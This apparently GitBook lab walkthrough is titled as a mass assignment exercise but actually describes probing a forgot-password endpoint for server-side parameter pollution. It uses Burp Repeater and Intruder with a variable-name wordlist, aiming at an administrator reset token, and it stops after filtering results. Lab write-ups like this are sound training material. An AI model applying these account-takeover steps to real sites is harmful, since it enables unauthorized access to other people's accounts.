# 4. Exploiting a mass assignment vulnerability


Opening up the vulnerable website:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FADDsZiq0fD3FFrsjpGZx%2FPasted%20image%2020240625102433.png?alt=media&#x26;token=6fbbd309-4e39-422c-b9f2-c96f23aba002" alt=""><figcaption></figcaption></figure>


Now lets take a look at the website and crawl the information about this website:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FuU4lgtJIl4BP8sEQtzFe%2FPasted%20image%2020240625104511.png?alt=media&#x26;token=1a3dace8-5095-40fd-a2f6-7fda6bced805" alt=""><figcaption></figcaption></figure>

There is no wiener:peter:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FiDiITfiQeIwbaGxCXnCX%2FPasted%20image%2020240625104538.png?alt=media&#x26;token=9b02a4ad-aa30-4132-972d-81fc95ed2e92" alt=""><figcaption></figcaption></figure>


Lets go to forgot password:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2Fg2FGdYOhsMySe3EI9kE6%2FPasted%20image%2020240625104610.png?alt=media&#x26;token=56c2b642-196b-4be5-9f53-af5cf8693bfd" alt=""><figcaption></figcaption></figure>

But administrator:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FssLH7NzxxdeydIm3OoNs%2FPasted%20image%2020240625104639.png?alt=media&#x26;token=1cce48ba-6152-4916-93af-339ddd8141dd" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FoSVCocRCpnXwOU4HJId8%2FPasted%20image%2020240625104648.png?alt=media&#x26;token=d2795eaa-481a-4505-a894-5677c581e33f" alt=""><figcaption></figcaption></figure>


So it sends the request correctly, lets move on to burpsuite and see the history to look for some interesting informations:

Here we have to forgot password:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2F5lAVM7WM99rf1IbXEWlS%2FPasted%20image%2020240625104747.png?alt=media&#x26;token=1288cf3a-1123-4a3a-bc86-7042a809e231" alt=""><figcaption></figcaption></figure>

And there is a file called forgotPassword.js, that has some information about how reseting token:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FJrF2O6UDt56LyV71NGLP%2FPasted%20image%2020240625104943.png?alt=media&#x26;token=83a2540d-006b-43e1-b482-38a83f158e22" alt=""><figcaption></figcaption></figure>

If we get the reset token we could use as mention in the file /forgot-password?reset\_token=the token we found to reset the administrator password and login in.

Lets send the /forgot-password request to the repeater to test for server-side parameter pollution:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FShFpSSqtCCmRAJTKndBi%2FPasted%20image%2020240625105116.png?alt=media&#x26;token=ad5683ca-863d-4f77-9c51-d5bbfa8f2b19" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FPTXWWQkbgjzXmoxTSQbs%2FPasted%20image%2020240625105151.png?alt=media&#x26;token=cbe1e099-ee28-447c-9a0d-c5c18b5b7b0f" alt=""><figcaption></figcaption></figure>


We got error and field not specified, maybe the application is vulnerable because it takes it as two variables not administrator# as one string, lets move on to confirm that.

Maybe the field in the error message is an internal parameter, lets try it out with an invalid value:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FdabAV77wVYdHBLzHsAxC%2FPasted%20image%2020240625105354.png?alt=media&#x26;token=38ef7360-1529-4d08-9940-94c6471daa95" alt=""><figcaption></figcaption></figure>


We do not know what potential values could be, lets use a wordlist to brute force it using intruder for example:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FHNge7TqwTa6Bc0pI51m4%2FPasted%20image%2020240625105436.png?alt=media&#x26;token=7ded2884-084f-471a-8063-3c538336a4d8" alt=""><figcaption></figcaption></figure>

Specifying the place where we want to brute force it:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FTqoAQ93ci2q9luzKg66d%2FPasted%20image%2020240625105504.png?alt=media&#x26;token=a8ea1350-ed36-4429-9350-bd97486ebd9b" alt=""><figcaption></figcaption></figure>

I found this wordlist that could help:

[GitHub](https://github.com/antichown/burp-payloads/blob/master/Server-side%20variable%20names.pay)

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2F0UIFNWwl0szfMxV5bOKZ%2FPasted%20image%2020240625105558.png?alt=media&#x26;token=b4f7112a-9080-40dd-80ec-bf0bcd2efe25" alt=""><figcaption></figcaption></figure>

And pasting it in burp intruder:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FbeFCkCPYyPBQTV8CYYqf%2FPasted%20image%2020240625105623.png?alt=media&#x26;token=784aa64b-0008-4913-acc5-b1fcc049565a" alt=""><figcaption></figcaption></figure>

Start the attack:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2Fuo25u93XknbIXZVNg7tI%2FPasted%20image%2020240625105645.png?alt=media&#x26;token=9a745c24-5c8d-4cd7-bbe8-67bc99a62839" alt=""><figcaption></figcaption></figure>

We found some 200 status code:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2Fi8ePIGFsJbmkt1x7hB6F%2FPasted%20image%2020240625105729.png?alt=media&#x26;token=c6855cbb-6ca2-4259-bc85-c0a6128a3012" alt=""><figcaption></figcaption></figure>

Applying the filter to only show the 200 status code:

<figure><img src="https://1100854798-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F94YmDHMJbD21F4uOcvHm%2Fuploads%2FJ7w6LbOZMiWBx14ielT5%2FPasted%20image%2020240625105756.png?alt=media&#x26;token=b14558b0-5245-430a-8e6e-489b487af3d6" alt=""><figcaption></figcaption></figure>


